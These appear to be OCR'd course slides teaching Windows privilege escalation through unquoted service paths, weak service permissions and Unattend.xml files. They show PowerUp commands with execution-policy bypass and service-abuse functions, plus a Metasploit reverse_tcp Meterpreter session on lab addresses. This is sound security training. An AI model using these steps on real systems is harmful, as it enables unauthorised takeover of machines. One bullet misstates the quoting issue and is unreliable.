
- In Windows operating systems, when starting a service, the system attempts to find the location of the **executable file** to launch the service
- The executable path is **enclosed in quotation marks** "", so that the system can easily locate the application binary
- Attackers exploit services with unquoted paths running under **SYSTEM privileges** to elevate their privileges



```
C:\Users\Admin\Downloads>powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllCheck
s"
powershell -ExecutionPolicy Bypass -Command ". .\PowerUp.ps1;Invoke-AllChecks"

Check                                    AbuseFunction
-----                                    -------------
User In Local Group with Admin Privileges Invoke-WScriptUACBypass -Command "..."
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'edgeupda...
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdate'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
Modifiable Service Files                 Install-ServiceBinary -Name 'gupdatem'
%PATH% .dll Hijacks                      Write-HijackDll -DllPath 'C:\Users\Ad...
```

Service Object Permissions

- Misconfigured service permissions may allow an attacker to modify or **reconfigure the attributes** associated with that service
- By exploiting such services, attackers can even **add new users** to the local administrator group and then hijack the new account to elevate their privileges




```
[*] Checking service permissions...

ServiceName    : AdobeARMservice
Path           : "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\armsvc.exe"
StartName      : LocalSystem
AbuseFunction  : Invoke-ServiceAbuse -ServiceName 'AdobeARMservice'

ServiceName    : AJRouter
Path           : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
StartName      : NT AUTHORITY\LocalService
AbuseFunction  : Invoke-ServiceAbuse -ServiceName 'AJRouter'

ServiceName    : ALG
Path           : C:\Windows\System32\alg.exe
StartName      : NT AUTHORITY\LocalService
AbuseFunction  : Invoke-ServiceAbuse -ServiceName 'ALG'
```

Privilege Escalation by Exploiting Misconfigured Services (Cont'd)

Unattended Installs

- Unattended install details such as **configuration settings** used during the installation process are stored in Unattend.xml file
- Unattend.xml file is stored in one of the following locations:
  - `C:\Windows\Panther\`
  - `C:\Windows\Panther\UnattendGC\`
  - `C:\Windows\System32\`
  - `C:\Windows\System32\sysprep\`
- Attackers exploit information stored in **Unattend.xml** to escalate privileges




msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml
```

Privilege Escalation by Exploiting Misconfigured Services

Attackers generally exploit zero-day vulnerabilities that exist in target systems to escalate privileges. If attackers are unable to find such exploits, they try to escalate privileges by abusing misconfigured services in the target OS. Insecure or improper configuration of system services allows attackers to elevate their privileges in the target system. For example, attackers exploit misconfigured services such as unquoted service paths, service object permissions, unattended installs, modifiable registry autoruns and configurations, etc. to elevate access privileges.

Attackers use tools such as Metasploit to obtain an active session with the target host. After establishing an active session, attackers use tools such as PowerSploit to detect misconfigured services that exist in the target OS.



msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > set LPORT 444
LPORT => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50328) at 2022-04-04 06:14:02 -0400

meterpreter > sysinfo
Computer        : WINDOWS11
OS              : Windows 10 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
